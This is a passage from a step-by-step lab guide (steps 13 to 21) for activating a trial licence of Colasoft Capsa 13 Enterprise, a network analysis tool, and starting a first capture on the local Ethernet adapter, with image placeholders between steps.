
13. In the next window we need to enter the serial number to activate the licence.



14. Leave the **Colasoft Software Activation Wizard - Colasoft Capsa 13 Enterprise Edition** as it is and switch to the browser.

15. Open a new tab in the browser and log in to the email account you provided during registration. Open the email from **service@colasoft.com** and copy the **Trial Serial Number** as shown in the screenshot.



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

16. Now, minimize the browser window and switch to the **Colasoft Software Activation Wizard - Colasoft Capsa 13 Enterprise Edition** window and paste the copied serial number in the **Serial Number** field. Ensure that **Activate online (Recommended)** radio button is selected and click on **Next**.



17. A **Colasoft Software Activation Wizard - Colasoft Capsa 13 Enterprise Edition** window appears, showing that the software has been successfully activated, click on **Finish**.



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
18. After successful installation, A **Colasoft Capsa 13 Enterprise Trial** window appears.
19. In the **Colasoft Capsa 13 Enterprise Trial** window, check the checkbox beside the available adapter (here, **Ethernet**) and click on **Start**.



20. If a **Colasoft Capsa 13 Enterprise Trial** pop-up appears, select **Don't show this again** checkbox and click on **OK**.

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
21. The **Analysis Project 1 - Colasoft Capsa 13 Enterprise Trial** window appears, as shown in the screenshot.



